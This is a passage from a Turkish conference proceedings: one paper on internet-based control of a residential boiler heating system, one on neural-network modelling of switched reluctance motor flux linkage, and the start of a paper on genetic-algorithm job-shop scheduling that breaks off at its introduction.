## Isıtma Sistemlerinin Otomasyonu ve İnternet Üzerinden Kontrolü

İrfan Atabaş<sup>1</sup>, Mevlüt Arslan<sup>1</sup>, İbrahim Uzun<sup>2</sup>

<sup>1</sup> Kırıkkale Üniversitesi, Bilgisayar Mühendisliği Bölümü, 71451, Kampüs, Kırıkkale

<sup>2</sup> Kırıkkale Üniversitesi, Makine Mühendisliği Bölümü, 71451, Kampüs, Kırıkkale  
irfan@kku.edu.tr, mevlut@kku.edu.tr, uzun@kku.edu.tr

**Özet:** Günümüzde giderek hassaslaşan konfor taleplerini karşılamaya yönelik olarak, hızla gelişen teknolojinin bina ve konutların tasarım/üretim/işletim sürecine etkisini gözlemlemekteyiz. Otomasyon sistemleri artık sadece sanayide endüstriyel uygulamalarda değil her alanda kullanılmaktadır. Bina içerisindeki sıcaklığın optimum koşullarda tutulması ile sürekli bir konfor ortamı sağlarken, aynı zamanda yüksek oranda enerji tasarrufu sağlayan ısıtma sistemleri bu tip otomasyon uygulamalarının en güzel örneklerinden birisi olarak karşımıza çıkmaktadır. Bununla birlikte İnternet ise neredeyse hayatımızın her noktasına girmiş durumdadır. Bu iki teknolojinin yani bina teknolojilerinin ve İnternet teknolojilerinin bir araya gelmesiyle yeni imkânlar oluşmuştur.

Bu çalışmada binalarda kullanılan mevcut ısıtma sistemlerinin otomasyonunu gerçekleştiren ve sistemin İnternet üzerinden kontrolünü sağlayan bir model geliştirilmiştir. Öncelikle sistemi kontrol edebilmek ve sensörlerden dış ortam ile ilgili verileri alabilmek için elektronik kontrol kartı hazırlanmıştır. Bir sonraki aşamada, bir sunucu bilgisayarda çalışarak, kullanıcılar ile kontrol edilen sistemler arasındaki etkileşimi sağlayacak olan kontrol yazılımı geliştirilmiştir. Daha sonra ise sisteme uzaktan erişimi mümkün kılacak ve İnternet üzerinden kontrolü sağlayacak olan web arayüzü geliştirilmiştir. Çalışmanın son aşamasında ise geliştirilen model bir konut ısıtma sistemi üzerinde uygulanmış ve sistemin performansı gözlenmiştir. Geliştirilen modelin özellikle düşük maliyeti ve mevcut sistemlere kolay entegre edilebilme özelliği ile bu güne kadar geliştirilen benzer modellere iyi bir alternatif olabileceği düşünülmektedir.

**Anahtar Kelimeler:** Isıtma Sistemleri, Bina Otomasyonu, İnternet Üzerinden Kontrol.

#### 1. Giriş

Eskiden amaçlar barınmak, korunmak ve mahremiyetin sağlanması ile sınırlı iken, bugün teknolojik gelişimin verdiği olanaklara paralel olarak artan fiziksel ve psikolojik konfor taleplerine cevap verebilecek mekânların gerçekleştirilmesi önem kazanmıştır. Günümüzde insan ihtiyaçlarının karşılanması, daha konforlu, daha rahat yaşam ortamlarının oluşturulmasına yönelik olarak, hızla gelişen teknolojinin bina tasarım, üretim ve işletim sürecine etkisini gözlemlemekteyiz[1]. Bunun yanı sıra İnternet ise neredeyse hayatımızın her noktasına girmiş durumdadır. Bu iki teknolojinin yani bina teknolojilerinin ve İnternet teknolojilerinin bir araya gelmesiyle yeni imkânlar oluş-

muştur. Bir binanın beş ana elemanı olan yapı, sistemler, hizmetler, bakım ve yönetiminin optimizasyonu ve aralarındaki ilişkileri üretken ve ekonomik bir ortamda sağlayan *akıllı binalar* geliştirilmeye başlamıştır. Akıllı bina çözümleri, işlemci teknolojilerindeki ilerleme, iletişim teknolojilerindeki gelişme, açık sistem tasarımları ve ucuz bilgi teknolojileri sayesinde gelişimlerine devam etmektedirler[2]. Klasik bir akıllı bina veya bina otomasyon sistemi incelendiğinde;

- HVAC (Isıtma-Soğutma, Havalandırma Sistemleri),
- Yangın Algılama ve Alarm sistemleri,
- Güvenlik Sistemleri (Hırsız Alarm ve CCTV-Kapalı devre TV sistemleri),

- Aydınlatma Sistemleri,
- Enerji Yönetim Sistemleri,
- Kartlı Geçiş Sistemleri
- Veri ve Haberleşme Sistemleri

gibi sistemleri kapsadığı görülmektedir[3]. Bina içerisindeki sıcaklığın optimum koşullarda tutulması ile sürekli bir konfor ortamı sağlarken, aynı zamanda yüksek oranda enerji tasarrufu sağlayan ısıtma, sistemleri bu tip uygulamalarda en önemli sistemler olarak karşımıza çıkmaktadır[4].

Bina otomasyon sistemleri ilk olarak seksenli yılların başlarında kullanılmaya başlanmıştır. İlk sistemler yalnızca izlemeye yönelik sistemlerdi ve aktif kontrol fonksiyonları yoktu[5]. Daha sonraki yıllarda elektronikteki gelişmeler daha hızlı, daha yüksek kapasiteli kontrol cihazlarının kullanılmasına imkân vermiş ve merkezi olarak yürütülen mekanik bina denetiminin yerini, yavaş yavaş elektronik sistemlerle bina dışı koşullar yanı sıra lokal konfor koşullarının da takip edilerek gereksinimlere göre işletiminde esneklik sağlayabilen sistemler almıştır. Böylece konfor kontrol fonksiyonları giderek lokalize olurken, merkezi fonksiyon, lokal kontrol sistemlerinin yönetim ve işletim performansının artırılmasına yönelmiştir[6,7]. Teknolojinin akıl almaz bir hızla gelişmesi ve İnternetin yaygınlaşması ile de bina otomasyon sistemleri ve akıllı binalar internet üzerinden izlenebilir ve kontrol edilebilir hale gelmiştir. İnternet aracılığı ile herhangi bir yerden herhangi bir zamanda ister bir PC'den isterse bir mobil cihazdan (Cep telefonu, PDA, vb.) bina otomasyon sisteminize ulaşabileceğiniz sistemler geliştirilmiştir. Bu zamana kadar geliştirilen sistemler incelendiğinde ve böyle bir sistemi kendi binamıza, evimize, işyerimize uygulamak istediğimizde karşımıza iki önemli sorun çıkmaktadır; Yüksek maliyet ve mevcut sistemlere otomasyon sisteminin entegrasyonunun zorluğu.

Örneğin yıllardır kullanmakta olduğumuz bir ısıtma sistemi veya iklimlendirme sistemimi-

zin internetten kontrol edilebilir hale gelmesini istediğimizde, bu işlemin entegrasyonunun komple yeni bir sistemin kurulmasından daha zor olduğu durumlar ortaya çıkabilmektedir. Dolayısıyla bu durumda da komple yeni bir sistemin kurulması daha kolay olabilmektedir. Bu sebeplerden dolayı binalarda hali hazırda kullanılan ısıtma sistemlerini İnternet üzerinden izlemeyi ve kontrol edebilmeyi sağlayacak düşük maliyetli ve esnek bir modelin geliştirilme zorunluluğu ortaya çıkmıştır.

Bu çalışmada bu ihtiyacı karşılayacak, binalarda kullanılan mevcut ısıtma sistemlerinin otomasyonunu gerçekleştiren ve sistemin İnternet üzerinden kontrolünü sağlayan bir model geliştirilmiştir. Sistem sıcaklığın optimum koşullarda tutulması ile sürekli bir konfor ortamı sağlarken, aynı zamanda yüksek oranda enerji tasarrufu sağlamaktadır. Ayrıca geliştirilen modelin özellikle düşük maliyeti ve mevcut sistemlere kolay entegre edilebilme özelliği ile bu güne kadar geliştirilen benzer modellere iyi bir alternatif olabileceği düşünülmektedir.

## 2. Sistemin Yapısı

Geliştirilen sistem Şekil 1'de görüldüğü gibi dört ana bölümden oluşmaktadır:

- Kullanıcılar
- Sunucu Bilgisayar
- Kontrol Kartı
- Kontrol Edilen Sistem (katı yakıtlı kazan) ve sıcaklık sensörleri.



Şekil 1. Sistemin Genel Yapısı

**Kullanıcılar:** Kullanıcılar, sisteme yerel bilgisayarlardan ve internet aracılığı ile de istedikleri her yerden ulaşabilmektedirler. Cep telefonu, PDA gibi mobil cihazlarla da sisteme erişim mümkündür.

**Sunucu Bilgisayar:** Sistemin en önemli öğesidir. Bu sunucu bilgisayar web ve veritabanı sunucu olarak çalışmaktadır. Bunun yanı sıra bu bilgisayarda sistemin karar verme mekanizmasını oluşturan kontrol yazılımı çalışmaktadır. Bu sunucu bilgisayar RS232c seri kablo ile kontrol kartına bağlıdır (Uygulamada, RS232 protokolü kullanılmıştır). Seri kablo vasıtasıyla, sunucu bilgisayar ile kontrol kartı arasında gerçek zamanlı veri alışverişi sağlanır.

**Kontrol Kartı:** Kontrol edilen sistem ile ilgili tüm bilgiler elektronik kontrol kartı tarafından alınır. Bu kart sıcaklık sensörlerinden gelen verilerinin okunması, sunucu bilgisayara aktarılması ve kumanda sistemlerinin kontrolünü gerçekleştirir. Röleler, mikro kontrolcü gibi elektronik elemanlar bu kart üzerindedir. Kısaca bu kart, kontrol edilen sistem ile sunucu bilgisayar arasında etkileşimi sağlayan elemandır.

**Kontrol Edilen Sistem ve Sıcaklık Sensörleri:** Bu çalışmada kontrol edilen sistem, katı yakıtlı kalorifer kazanıdır. Kontrol için 2 adet adım motoru, 1 adet selenoid valf ve 7 adet sıcaklık sensörü kullanılmıştır. Adım motorlarından biri kazanın hava giriş kapağını diğeri baca keleşini kontrol etmektedir. Selenoid valf boylerin soğuk su girişine bağlanmıştır. Sıcaklık sensörleri 7 farklı noktaya yerleştirilmiştir ve bu sensörler: bina dışına, kazanın bulunduğu ortama, kazan su çıkışına, kazan dönüş suyuna, bina içine ve güneş enerjisi deposuna yerleştirilmiştir.

## 2.1. Kontrol Yazılımı

Kontrol yazılımı sunucu bilgisayarda çalışan ve kullanıcılar ile kontrol edilen sistem arasındaki etkileşimi sağlayan önemli bir unsurdur. Sistemden veri alma, bu verileri veritabanına kaydetme, kullanıcılardan web arayüzü ara-

cılığı ile gelen komutları prosese uygun hale getirerek kontrol edilen sistem tarafından yürütülmesini sağlama ve geri besleme olarak kontrol etme gibi önemli görevleri icra eder. Şekil 3' de kontrol yazılımı görülmektedir. Yazılım kullanıcı tarafından tanımlanan periyotla kontrol kartına veri isteme komutu yollar. Sıcaklık değerini aldığı anda, bu değeri ekranda ilgili yerlerde gösterir, veritabanına kayıt eder ve proses grafiğini yeniler. Kontrol yazılımı, kontrol edilen sistemden gelen yeni veriye göre sunucu içeriğini yeniler.

## 2.2. Sistemin Veritabanı Yapısı

Sistemde veritabanı olarak Microsoft Access kullanılmış ve sistemde kullanılan tablolar MS Access' te oluşturulmuştur. Veritabanının temel yapısı aşağıdaki tablolardan oluşmaktadır:

- Sıcaklık değerleri
- Kullanıcılar
- Cihaz durum
- Parametreler

Sıcaklık değer tablosu, sistemden belirlenen zaman aralığı (örneğin her 5 dakikada bir) ile alınan sıcaklık değerlerinin saklandığı tablodur.



Şekil 3. Kontrol Yazılımı Görünümü

Bu tabloda tarih, saat ve sıcaklık alanları mevcuttur. Kullanıcılar tablosu, kullanıcıları tanımlar ve kullanıcının adı, parolası ve atandığı grup numarası bilgilerini saklar (Tablo 1). Cihaz durum tablosunda cihazların açık-kapalı olmaları ile ilgili son durumları, parametreler tablosun-



da ise sistem ile ilgili parametreler tutulur.



GrupNo	Kullanıcı Adı	Ad Soyad	Parola
1	admn	Sistem Yöneticisi	*****
1	mevlut	Mevlüt ARSLAN	*****
2	irfan	İrfan ATABAŞ	*****
2	yener	Yener TÜRKELİ	*****
3	komukl	Sistem İzleyicisi	*****
3	sami	Sami SARALLI	*****
3	merut	Merut İŞLER	*****

Tablo 1. Kullanıcılar tablosu

### 2.3. Web Arayüzü

Kontrol sistemine uzaktan erişim için herhangi bir istemci yazılıma gerek yoktur. Tasarlanan web arayüzü ile kullanıcılar web tarayıcı kullanarak sisteme ulaşır. Kullanıcı sayesinde eş zamanlı olarak görüntülenebilmektedir. Sıcaklık kontrol süreci ve sonuçları veri setleri şeklinde alınabileceği gibi grafiksel olarak da alınabilir. Web arayüzünde yer alan gerçek zamanlı grafikler ile sistem sürekli izlenebilmekte ve veri tabloları ile de prosesin geçmişe yönelik durumu incelenebilmektedir. Kullanıcılar web arayüzü sayesinde standart bir web tarayıcı vasıtasıyla sistemi izleyebilir veya kendi parametrelerini sisteme girebilirler. Sistem ile ilgili bütün aktif sonuçlar yine web arayüzü sayesinde uzaktan gözlemlenebilmektedir.

### 3. Sistemin İşletilmesi

Bu çalışmada tasarlanan ve gerçekleştirilen ısıtma sistemlerinin otomasyonu ve İnternet üzerinden kontrolü sisteminde gerçek zamanlı olarak sıcaklık değerleri ölçülmekte, bu sıcaklık değerlerinin zamana bağlı değişim istatistiği tutulmakta ve tutulan istatistiğin grafik olarak incelenmesi sağlanmaktadır. Sistem aynı zamanda İnternet üzerinden izlenebilir ve kontrol edilebilmektedir. Sistemde öncelikle sıcaklık sensörleri ile kontrol edilen ortamın sıcaklık durumu algılanmakta ve sistemde kullanılmak üzere belirtilen yere bu bilgi ulaştırılmaktadır. Sıcaklık ölçümü ve kontrolü için birçok çeşit sensör vardır. Endüstride gerekli kullanım ala-

nına göre termokupl, termistör, RTD ve entegre devre sıcaklık sensörleri kullanılmaktadır. Geliştirilen ısıtma sistemlerinin otomasyonu ve İnternet üzerinden kontrolü sisteminde kullandığımız sıcaklık sensörü, Dallas tarafından geliştirilip 2002 yılında piyasaya sunulan 12-bit (0,0625 °C) hassasiyetli seri veri çıkışlı ve DS1820 sayısal termometre olarak isimlendirilen sayısal sıcaklık sensörüdür. Entegre devre DS1820 sayısal sıcaklık sensörü, sistemde dış ortamdan aldığı analog sıcaklık değerlerini sayısal veriye çevirerek kontrol kartına gönderir. Uygulamada DS1820, doğru ölçüm özelliği, yüksek hassasiyeti ve sayısal çıkış vermesi dolayısıyla tercih edilmiştir.

Sıcaklık ölçüm hassasiyeti hem kontrol yazılımından hemde web arayüzü aracılığı ile kullanıcı tarafından ayarlanabilmektedir. Ölçülen sıcaklık değerleri yine web arayüzü aracılığı ile kullanıcı tarafından tanımlanan periyotla veritabanına kaydedilir. Veritabanına kaydedilen sıcaklık ölçüm sonuçları istatistikî çalışmalarda kullanılabilir. Ölçüm sonuçları doğrudan sonucu bilgisayara aktarıldığından hafıza problemi yoktur. Çok geniş boyutlarda geçmişe dönük veriler sistemde tutulabilir. Ölçülen sıcaklık değerlerinin sürekli izlenebilmesi, verilerin kaydedilmesi, kaydedilen bu verilerin grafiksel ve tablo biçiminde raporlanabilmesi göz önüne alındığında sistem bir veri toplama sistemi olarak ta kullanılabilir. Bu açıdan bakıldığında gerçekleştirilen bu sistem, yukarıda bahsedilen birçok artı özelliği ile daha önceden gerçekleştirilen internet üzerinden veri toplama sistemlerine de alternatif olabilir.

Gerçeklenen bu sistemde İnternet üzerinden sadece sıcaklık ölçümü yapılmamakta bunun yanı sıra sıcaklık kontrol işlemi de gerçekleştirilmektedir. Sıcaklığın artırılması veya azaltılması için ilgili cihazların çalıştırılması ve/veya kapatılması işlemi kullanıcı istediği zamanda gerçekleştirilebildiği gibi otomatik sıcaklık kontrol seçeneği işaretleyerek cihazların çalıştırılmasını yazılım kontrolüne de bırakılabilir. Otomatik sıcaklık kontrolü, ilgili koşullar

göz önünde tutularak, sıcaklık ayar seçenekleri ile kontrol edilen sistemde optimum sıcaklığın muhafaza edilmesi sağlanır. Sistemin web arayüzünden kontrol türü *manuel kontrol* veya *otomatik kontrol* olarak seçilir. Manuel kontrol seçildiği takdirde kazanın hava giriş, baca çıkış kapakları ve fan çalıştırılıp kapatılarak sıcaklık kontrol işlemi gerçekleştirilir. Otomatik kontrol seçildiği takdirde ise sadece sıcaklığın olması istenilen değeri sisteme girilir. Bu durumda cihazların kontrolünü sistem gerçekleştirir.

### 4. Sonuç

Bu çalışmada bina ve konutlarda kullanılan mevcut ısıtma sistemlerinin otomasyonunu gerçekleştiren ve sistemin İnternet üzerinden kontrolünü sağlayan bir model geliştirilmiştir. Çalışmada öncelikle sistemi kontrol edebilmek ve sensörlerden dış ortam ile ilgili verileri alabilmek için elektronik kontrol kartı hazırlanmıştır. Bir sonraki aşamada, bir sonucu bilgisayarda çalışarak, kullanıcılar ile kontrol edilen sistemler arasındaki etkileşimi sağlayacak olan kontrol yazılımı geliştirilmiştir. Daha sonra ise sisteme uzaktan erişimi mümkün kılacak ve İnternet üzerinden kontrolü sağlayacak olan web arayüzü geliştirilmiştir. Çalışmanın son aşamasında ise geliştirilen model bir konut ısıtma sistemi üzerinde uygulanmış ve sistemin performansı gözlenmiştir. Sistem sıcaklığın optimum koşullarda tutulması ile sürekli bir konfor ortamı sağlarken, aynı zamanda yüksek oranda enerji tasarrufu sağlamaktadır. Ayrıca geliştirilen modelin özellikle düşük maliyeti ve mevcut sistemlere kolay entegre edilebilme özelliği ile bu güne kadar geliştirilen benzer modellere iyi bir alternatif olabileceği düşünülmektedir.

### Kaynaklar

- [1]. Utkuğ, G.S., "Binayı Oluşturan Sistemler Arasındaki Etkileşim ve Ekip Çalışmasının Önemi, Mimar Tesisat Mühendisi İş Birliği", *IV. Ulusal Tesisat Mühendisliği Kongre ve Sergisi*, İzmir, 1999, sf 21-36.
- [2]. Eğrikavuk, M., "Bina Otomasyon Sistemlerinde Yenilikler", *Türk Tesisat Mühendisleri Derneği Eğitim Toplantıları*, Mart 2004.
- [3]. İlter, C., Ertürk, İ., "Bina Otomasyon Sistemi", *Yapı ve Kentte Bilişim '04*, Ankara, 2004, sf.31-36.
- [4]. Persson, P.G., Morton, W., *Control Handbook in HVAC Systems*, 1994.
- [5]. Keskin, U., "Modeling and optimal sizing of a HVAC system of building", *Boğaziçi Üniversitesi Fen Bilimleri Enstitüsü*, Yüksek Lisans Tezi, 2002.
- [6]. Stipidis, E., Shuming, L., Powner, E. T., "Intelligent Building Systems: System Integration using ATM", *IEEE*, 1998, 349-358.
- [7]. Davidsson, P., Magnus, B., "A Multi-agent System for Controlling Intelligent Buildings", *Proceedings of 4th International Conference on Multi-Agent System*, USA, 2000, 377-378.

## Anahtarlama Relüktans Motor Manyetik Akısının

### Yapay Sinir Ağı Tabanlı Modellenmesi

#### Uğur Güvenç

Gazi Üniversitesi Teknik Eğitim Fakültesi Elektrik Eğitimi Bölümü, 06500, Ankara  
ugurguven@gazi.edu.tr

**Özet:** Anahtarlama Relüktans Motorlar (ARM) ayarlı hız uygulamalarında gittikçe artan bir ilgiye sahiptirler. ARM'nin dinamik karakteristikleri çalışma şartlarında farklılık göstermektedir. Son zamanlarda, ARM'lerden yüksek performans elde edilebilmesi için manyetik devresinin modellenmesinde bir çok metod önerilmiştir. Ancak, ARM doğrusal bir yapıya sahip olmadığından bu yöntemler yetersiz kalmaktadırlar. Bu makalede, doğrusal olmayan ARM manyetik akısını modellemek için YSA tabanlı bir yaklaşım sunulmuştur. Elde edilen sonuçlar, modellemenin uygulanabilir olduğunu göstermektedir.

**Anahtar Kelimeler:** Anahtarlama Relüktans Motor, Yapay Sinir Ağları, Doğrusal Olmayan Modelleme

#### An Artificial Neural Network Based Modeling Of Switched Reluctance Motors Flux Linkage

**Abstract:** Switched Reluctance Motors (SRMs) are getting increasing attention in variable speed applications. The SRMs dynamic characteristics vary as condition change. So far, several methods of modeling of the magnetic circuit of the SRMs have been proposed for getting high performance. Due to nonlinear characteristics of the SRM, this cannot be adequately described by these models. In this paper, an Artificial Neural Network (ANN) based modeling of a Switched Reluctance Motor (SRM) flux linkage has been presented. Simulations results show very good agreement with measured results.

**Keywords:** Switched Reluctance Motor, Artificial Neural Network, Nonlinear Modeling

#### 1. Giriş

ARM basit ve dayanıklı yapısı, ucuz imalatı, düşük ataleti, yüksek hızı ve verimi ile değişken hız uygulamalarında, diğer motorlar arasında güçlü bir aday haline gelmiştir. Uygulama alanları arasında, ofis araçları, uzay araçları, elektrikli otomobiller, radarlar, madencilik teknolojileri, otomatik kapı sistemleri, su pompaları ve elektrikli ev cihazları sayılabilir. ARM'lerin en önemli karakteristik özelliği, rotor pozisyonu ve akım genliğine bağlı olarak manyetik devresinin doğrusal olmayan yapıda olmasıdır [1]. Bu yüzden motor manyetik akısının gerçeğe en yakın şekilde modellenmesi, ARM'den yüksek performans sağlayacaktır.


ARM'nin doğrusal olmayan yapısını modellemek için farklı yaklaşımlar kullanılarak motor için en uygun model elde edilmeye çalışılmıştır. Uematsu ve Wallace, çeşitli akım kademeleri ve rotor pozisyonlarında ARM'nin koenerjisini hesaplamak için sonlu element analiz yöntemini kullanmışlardır [2]. Faiz ve Finch, ARM'nin kaba torkunu hesaplamak için manyetik devre kavramını kullanmışlardır [3]. Moallem ve arkadaşları, ARM'nin performansını tahmin etmek için geliştirilmiş bir manyetik eşdeğer metodunu kullanmışlardır [4]. Panda ve Amaratunga, manyetik akı daltalarının eğri uydurmasında kosinüs serilerini kullanmışlardır [5].

Bu çalışmada, normalde bir doğrusal olmayan özellik gösteren ARM'nin manyetik akısı YSA kullanılarak modellendi. Benzetim sonuçlarına göre YSA tabanlı modelleme diğer modelleme metodlarının iyi bir alternatifi olduğu sonucuna varılmıştır.

## 2. Yapay Sinir Ağları

YSA'lar, insan beynin fizyolojisinden esinlenerek geliştirilmiş bilgisayar programlarıdır. YSA genel olarak model seçimi ve sınıflandırılması, işlev tahmini, en uygun değeri bulma ve veri sınıflandırılması gibi işlerde başarılıdır [6].

YSA'larındaki işlem elemanları basit sinirler olarak adlandırılır. Bir sinirin yapısı ağırlıklar, toplama işlevi ve etkinlik işlevi olmak üzere 3 bölümden oluşur. Şekil 1'de sinir ağlarında kullanılan genel bir sinir modeli verilmiştir.



Şekil 1. Yapay bir sinir

Girişler, çevreden aldığı bilgiyi sinire getirir. Ağırlıklar, yapay sinir tarafından alınan girişlerin sinir üzerindeki etkisini belirleyen uygun katsayılardır. Toplama işlevi, sinirde her bir ağırlığın ait olduğu girişlerle çarpımının toplamlarını etkinlik işlevine gönderir.

$$v_i(t) = \sum_{j=1}^n w_{ij} \cdot x_j(t) + \theta_j \quad [1]$$

Toplama işlevinin sonucu, etkinlik işlevinden geçirilip çıkışa iletilir. Sonuç olarak nöron çıkışının denklemi ise aktivasyon fonksiyonunun değerine göre,

$$y_i = f(v_i) \quad [2]$$

olur. Bir yapay sinirin öğrenme yeteneği, seçilen öğrenme algoritması içerisinde ağırlıkların uygun bir şekilde ayarlanmasına bağlıdır. Öğrenme yöntemi, bütün işleme elemanlarının anlık hatalarını en aza indirmeye çalışır. Tüm ağıdaki hataya genellikle E ile gösterilir ve şu şekilde yazılabilir.

$$E = \frac{1}{2} \sum (v_i - z_i)^2 \quad [3]$$

Burada; vt istenilen çıktı örneği, zt, gerçek çıktı örneğidir. Danışmanlı öğrenmede gerçek çıkış istenen çıkışla kıyaslanır.


## 3. Manyetik Akı Değişiminin Yapay Sinir Ağı ile Modellemesi

ARM'deki performansı yükseltmek için manyetik devrenin manyetik/rotor pozisyonu/faz akımı (I/f /d/ i) eğrilerini tahmin etmektedir. Benzetimi yapılan motor için manyetik akı değişiminin belirlenmesinde faz empedansının ölçümüne dayalı bir ölçme metodu kullanılmıştır [7]. Faz akımlarının 1-8 amper (1 artışlı) ve rotor pozisyonunun 0o-30o (3o artışlı) manyetik değerleri hesaplanıp, elde edilen manyetik akı değerleri Çizelge 1 de ve eğriler Şekil 2 de gösterilmiştir.

Rotor Pozisyonu	Atım (A)							
	1	2	3	4	5	6	7	8
0	0,1219	0,2411	0,3579	0,4728	0,5345	0,5707	0,597	0,6202
3	0,1142	0,2264	0,3374	0,4429	0,5154	0,5557	0,5856	0,6083
6	0,103	0,2055	0,3054	0,3999	0,4724	0,5175	0,5506	0,5771
9	0,0886	0,1753	0,2612	0,3451	0,4103	0,4594	0,4961	0,5278
12	0,0714	0,1427	0,2137	0,2846	0,3425	0,3872	0,4211	0,4538
15	0,0573	0,1142	0,1682	0,2263	0,2746	0,3097	0,3424	0,3712
18	0,0411	0,0819	0,1224	0,1631	0,1993	0,2287	0,2553	0,2824
21	0,0249	0,0497	0,0745	0,0988	0,1234	0,1464	0,1695	0,1915
24	0,0171	0,0341	0,051	0,068	0,0849	0,1018	0,1187	0,1355
27	0,0151	0,0302	0,0453	0,0604	0,0754	0,0903	0,1053	0,1195
30	0,0144	0,0289	0,0433	0,0577	0,072	0,0863	0,1007	0,115

Çizelge 1. Deneyden ölçülen değerlerden hesaplanan manyetik akı değerleri

ARM'nin bu basit yapısına rağmen, makinenin manyetik akı değişiminin matematiksel model kullanarak elde edilmesi çok zordur.




Şekil 2. ARM'nin manyetik akı değişim karakteristiği

## 3.1 YSA Yapısı

Motorun manyetik akı değişiminin modellenmesinde, deneysel düzeneden alınan veriler referans olarak danışmanlı öğrenme yöntemi kullanılmıştır.

Bir YSA tasarımında temel amaç, YSA sisteminin mümkün olduğunca basit bir yapıda tasarlanmasına dikkat etmektir. Bu karmaşıklığın artması öğrenme sürecini doğrudan arttırmakta ve yapının performansını olumsuz yönde etkileyebilmektedir.



Şekil 3. Manyetik Akının YSA ile modellenmesi

YSA uygulamalarında, en uygun sayıdaki katman ve katmanlardaki sinir sayısını bulmak için her hangi bir kural yoktur. Genellikle sistemin karmaşıklığı, gizli katmanların ve gizli katmanlardaki sinirlerin sayısının artmasıyla giderilir. Çalışmanın başında sinir ağı bir giriş katmanı, bir gizli katmanı ve bir çıkış katmanı olarak üç katmanlı seçilmiştir. Deneme ve yanılma yoluyla bu sistem için en uygun ağ yapısı bir giriş katmanı, iki gizli katman ve bir çıkış katmanıdır. Sırasıyla her bir katmandaki

düğüm sayıları ise iki, altı, altı ve bir olarak yeterli bulunmuştur.

Seçilen YSA yapısında, girişlerimiz rotor pozisyonu/faz akımı (θ/i) ve çıkışımız manyetik akı (Ψ) olup iki gizli katman (6-6 sinir) kullanılmıştır. Şekil 3' de ARM'nin manyetik akı değişiminin modellenmesi için kullanılan YSA modeli verilmiştir.

YSA'nın eğitilmesi için C Builder programı kullanarak, giriş katmanı maksimum on beş giriş, çıkış katmanı ise maksimum on çıkış olacak sistemlerin eğitilmesinde kullanılabilecek bir paket program hazırlanmıştır. Hazırlanan paket programda bir giriş katmanı, dört gizli katmana ve bir çıkış katmana izin verilmektedir.


Bu çalışmada kullanılan ağ yapısı Şekil 4 de görülmektedir.

Şekil 4. YSA yapısının belirlenmesi


Sistemin ağ yapısı belirlendikten eğitimde kullanılacak öğrenme katsayısı, momentum katsayılarının belirlenmesi ve veri örnek sayısının girilmesi ile ağ eğitime başlar. Şekil 5'de hazırlanan paket programda sistemin eğitilmesi görülmektedir.

YSA tabanlı manyetik akı modelinin başarımını görmek için deneysel düzeneden alınan veri

eğrileri ile YSA eğitim sonrası elde edilen eğriler Şekil 6'de görüldüğü gibi karşılaştırılmıştır.



Şekil 5. Sistemin eğitilmesi



Şekil 6. Manyetik akının karşılaştırılması

#### 4. Sonuç

Tasarlanan bu YSA modeliyle, ARM'nin manyetik akısının en doğru şekilde belirlenmesi amaçlanmıştır. YSA tabanlı manyetik akı modelinin başarımını görmek için deneysel düzenden alınmış veri eğrileri ile YSA eğitim sonrası elde edilen eğriler karşılaştırılmıştır. Önerilen yöntemin, ölçümlerden elde edilen sonuçlarla karşılaştırılması, gerçeğe çok yakın bir sonuç ortaya koyduğu sonucuna varılmıştır. Benzetim çalışmasından elde edilen sonuçlar, manyetik akı değişimi için oluşturulan modellemenin uygulanabilir olduğunu göstermektedir.

#### 5. Kaynaklar

[1]. Lawrenson, P.J., Stephenson, J.M., Blenkinsop, P.T., Corda, J., Fulton, N.N., Variable-Speed Switched Reluctance Motors, IEE Proc., 253-265, USA, 1980.

[2]. Uematsu, T., Wallace, R.S., Design Of A 100 KW Switched Reluctance Motor for Electric Vehicle Propulsion, 10th Annual Applied Power Electronics Conf. And Exposition, 411-415, 1995

[3]. Faiz, J., Finch, J.W., Aspects Of Design Optimization For Switched Reluctance Motors, IEEE Transactions of Energy Conversion, 704-713, 1993

[4]. Moallem, M., Nikkhajoei, H., Falahi, M., Predicting The Performance Of A Switched Reluctance Machine Using Improved Magnetic Equivalent Circuit Method, Proc. of the 1995 Int. Conf. On Power Electronics and Drive Systems, 198-201, 1995

[5]. Panda, S.K., Amaratunga, G.A.J., Waveform Detection Techniques For Indirect Rotor Position Sensing Of Switched Reluctance Motor Drives- Part I Analysis, IEE Proa, 80-88, 1993

[6]. Elmas, Ç., Yapay Sinir Ağları (Kuram, Mimari, Eğitim, Uygulama), Seçkin Yayıncılık, Ankara, 22-37, 2003.

[7]. Bay, Ö., F., Anahtarlamalı Relüktans Motorun Bulanık Mantık Tabanlı Modellenmesi ve Kontrolü, Doktora Tezi, Erciyes Üniversitesi, Fen Bilimleri Enstitüsü, 1996.

## Genetik Algoritma ile Çözümü Gerçekleştirilen

## Atölye Çizelgeleme Probleminde Ürün Sayısının Etkisi

Serdar Biroğul, Uğur Güvenç

Muğla Üniversitesi, Teknik Eğitim Fakültesi, Elektronik Bilgisayar Eğitimi Bölümü, Kötekli - Muğla  
sbirogul@gazi.edu.tr , uugurguvenç@gazi.edu.tr

**Özet:** Atölye çizelgeleme problemleri, NP (Non - Polinomal) olarak adlandırılan problem sınıfına girmektedir. Bu tür problemlerin belirli kısıtlar altında çözümünün gerçekleştirilmesi klasik matematiksel yöntemlerle mümkün olmamaktadır. Ürün sayısı gibi belirli kısıtlar altında atölye çizelgeleme probleminin en iyi çözümü genetik algoritma (GA) gibi sezgisel arama metodlarıyla sağlanmaktadır. Elde edilen çözüm uzayı kromozom kodlarının çözümüyle görsel bir yapı olarak gantt şemasında gösterilmiştir. Bu çalışmada ürün adedinin dikkate alınmasının hem oluşacak olan gantt şemasına hem de genetik algoritmanın çalışmasına nasıl bir etki yaptığı incelenmiştir.

**Anahtar Kelimeler:** Atölye çizelgeleme, genetik algoritma, gantt şeması, ürün adedi

### The Effect of Product Number on Solving The Job-Shop Scheduling Problem By Using Genetic Algorithm

**Abstract:** Job-Shop Scheduling Problems (JSSP) are included in the problem group called NP (non-polynomial) and only approximate solutions could be found. The use of heuristic methods as Genetic Algorithms (GA) instead of mathematical rules gives more successful results in JSSP with constraints and products number criteria. Result is shown interface that diagram of gantt scheme. In this paper, it is examined how considering the number of products is affects both the gantt scheme and the genetic algorithm.

**Keywords:** job-shop scheduling, genetic algorithms, gantt scheme, the number of product.

#### 1. Giriş

